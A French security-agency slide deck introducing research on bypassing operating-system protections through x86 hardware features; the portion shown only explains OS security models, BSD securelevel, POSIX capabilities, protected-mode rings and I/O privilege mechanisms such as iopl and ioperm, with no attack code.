

# Utilisation des fonctionnalités des processeurs et des cartes mères pour contourner les mécanismes de sécurité des systèmes d'exploitation

Loïc Duflot

Olivier Grumelard

Direction Centrale de la Sécurité  
des Systèmes d'Information

# Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# Introduction

- Objectif de la présentation: montrer qu'il est possible de contourner les mécanismes de sécurité des systèmes d'exploitation en exploitant des fonctionnalités matérielles légitimes.
- Exemples d'escalade de privilèges sur des systèmes existants.
- Ne s'appuient pas sur des erreurs d'implémentation.
- Réalisables sans accès physique à la machine.
- Valables pour la plupart des architectures x86 standard.


# Plan

- Introduction
- **Modèles et architectures**
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# Rôle du système d'exploitation (pour la SSI)

- Médiation des communications entre les tâches et les périphériques:
  - Disque dur => contrôle d'accès par fichier.
  - Interface réseau => séparation des flux par application.
  - Etc.
- Médiation des interactions entre les tâches:
  - Interactions doivent passer par le système.
  - Filtrage des tentatives d'interaction en fonction du modèle de sécurité et de la politique applicable.
- Prérequis pour assurer la viabilité des mécanismes plus « opérationnels » (authentification locale, chiffrement, gestion des droits d'accès, etc.).

# Modèle de fonctionnement



# Positionnement du noyau

- Position centrale, en coupure, du noyau: grâce aux mécanismes matériels du processeur (cf. suite).
- Exceptions:
  - Mémoire partagée (mise en place par le noyau) : application A  $\Leftrightarrow$  application B.
  - Transferts DMA (demandés par le noyau) : périphérique (acteur)  $\Leftrightarrow$  noyau ou application.
- Actions « externes » à l'initiative des tâches  $\Rightarrow$  sollicitation du noyau par des appels système.
- Besoin de gérer des commandes à accès restreint (pour l'administration, etc.):
  - Le noyau associe certains privilèges aux tâches.
  - Il est alors plus permissif pour répondre à leurs appels.



# Réduction des privilèges

- Risques à gérer:
  - Dysfonctionnement, compromission ou piégeage (cheval de Troie) d'une tâche légitime ;
  - Exécution d'un programme arbitraire par un attaquant.
- Prise en compte du risque:
  - Noyau en coupure => la tâche offensive reste soumise aux mécanismes de sécurité.
  - Problème s'il s'agit d'une tâche privilégiée => besoin de restreindre ces privilèges.
  - Idée sous-jacente = « tolérance » à l'intrusion : assurer la continuité de certaines fonctions de sécurité, même si l'attaquant a atteint des privilèges élevés (=> réduction du périmètre « critique » de confiance).

# Réduction des privilèges

- Condition nécessaire de cohérence d'un mécanisme de gestion ou de réduction des privilèges:
  - Impossibilité d'exploiter les privilèges accordés pour réaliser des actions interdites.
- Exemples de privilèges créant des incohérences:
  - Autorisation de charger du code arbitraire en couche noyau (pilote de périphérique).
  - Autorisation d'interférer avec les mécanismes matériels protégeant le noyau et lui conférant son positionnement.
  - Autorisation d'interférer avec des tâches ou des fichiers critiques pour le modèle de sécurité retenu.

# Exemples de mécanismes

- Securelevel BSD
  - Constat: certains privilèges ne sont utiles que pour configurer la machine au démarrage.
  - Idée: les désactiver de façon irréversible (même pour root)
    - après le démarrage de la machine ;
    - avant d'ouvrir des services interactifs (locaux ou réseau).
  - Utilisation d'une variable incrémentale, securelevel, pour conserver l'état du système:
    - $\leq 0$ : permissif ;
    - $\geq 1$ : de plus en plus restrictif.
  - OpenBSD: Ajout d'une variable, machdep.allowaperture, gelée par le securelevel, pour gérer la délégation de certains privilèges matériels (cf. suite) et l'accès à la RAM vidéo.


# Exemples de mécanismes

- Capacités POSIX
  - Proposition POSIX 1003.1e (retirée), partiellement implémentée sur certains systèmes.
  - Constat: les utilisateurs privilégiés n'ont pas besoin de l'ensemble des privilèges pour chacune de leurs tâches.
  - Idée principale: réduire les privilèges utilisables en
    - Scindant les privilèges d'administration en capacités ;
    - Associant certaines capacités aux comptes privilégiés ;
    - Ne permettant l'utilisation de ces capacités que pour certains exécutable ;
    - (+ mécanisme pour pouvoir réaliser des appels sans exploiter des privilèges possédés).
  - Sous Linux, les privilèges liés aux entrées/sorties sont associés à la capacité `CAP_SYS_RAWIO`.

# Plan

- Introduction
- **Modèles et architectures**
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# Architecture classique




# Accès aux périphériques

- Mécanisme d'IRQ
  - Interruptions matérielles issues des périphériques.
  - Fonctionnellement unidirectionnelles et asynchrones.
- Accès aux entrées/sorties
  - Direct Memory Access
    - Accès direct des périphériques à la mémoire sans intervention ni contrôle a posteriori du processeur.
  - Memory Mapped I/O
    - Registres et espace mémoire des périphériques projetés directement dans l'espace d'adressage physique.
  - Programmed I/O
    - Bus 16 bits séparé (au moins logiquement) du bus mémoire principal.

# Modes de fonctionnement

## Processeur x86





# Le mode protégé

- Mode nominal de fonctionnement du processeur (32 bits).
  - 4 Go de mémoire physique adressable (voire plus avec certaines extensions).
- Mode principal de fonctionnement de la quasi-totalité des systèmes d'exploitation (Windows, \*BSD, Linux).
- Mode permettant de mettre en œuvre des mécanismes matériels de protection de la mémoire et de contrôle d'accès aux périphériques.

# Mécanismes de sécurité du mode protégé

- Protection mémoire (et contrôle d'accès MMIO).
  - Privilèges processeur (CPL): Anneaux ou rings.
    - Ring 0 (le plus privilégié): noyau du système d'exploitation.
    - Ring 3 (le moins privilégié): applications utilisateur.
  - Segmentation.
    - Mécanisme obligatoire.
    - Surtout utilisé pour identifier les rings.
  - Pagination.
    - Mécanisme optionnel mais utilisé par tous les systèmes d'exploitation (cloisonne les tâches entre elles).
    - Bit utilisateur/superviseur, bit lecture/écriture, flag NX (ou XD).
- Contrôle d'accès PIO.
  - Privilèges d'entrées/sorties.


# Privilèges d'entrées/sorties

- Deux mécanismes matériels de délégation:
  - IOPL (global).
  - Bitmap d'entrées/sorties (sélectif).
- Appels système typiques fournis par les systèmes d'exploitation pour permettre le lancement de pilotes matériels moins privilégiés (en couche applicative):
  - `iopl` (ou `i386_iopl`).
  - `ioperm` (ou `i386_set_ioperm`).
- Sous OpenBSD, le noyau n'honore (la plupart de) ces demandes de privilèges matériels que si:
  - Le demandeur a des privilèges logiciels *root*.
  - La variable `machdep.allowaperture` est non nulle.
- Le serveur X utilise effectivement ces appels.

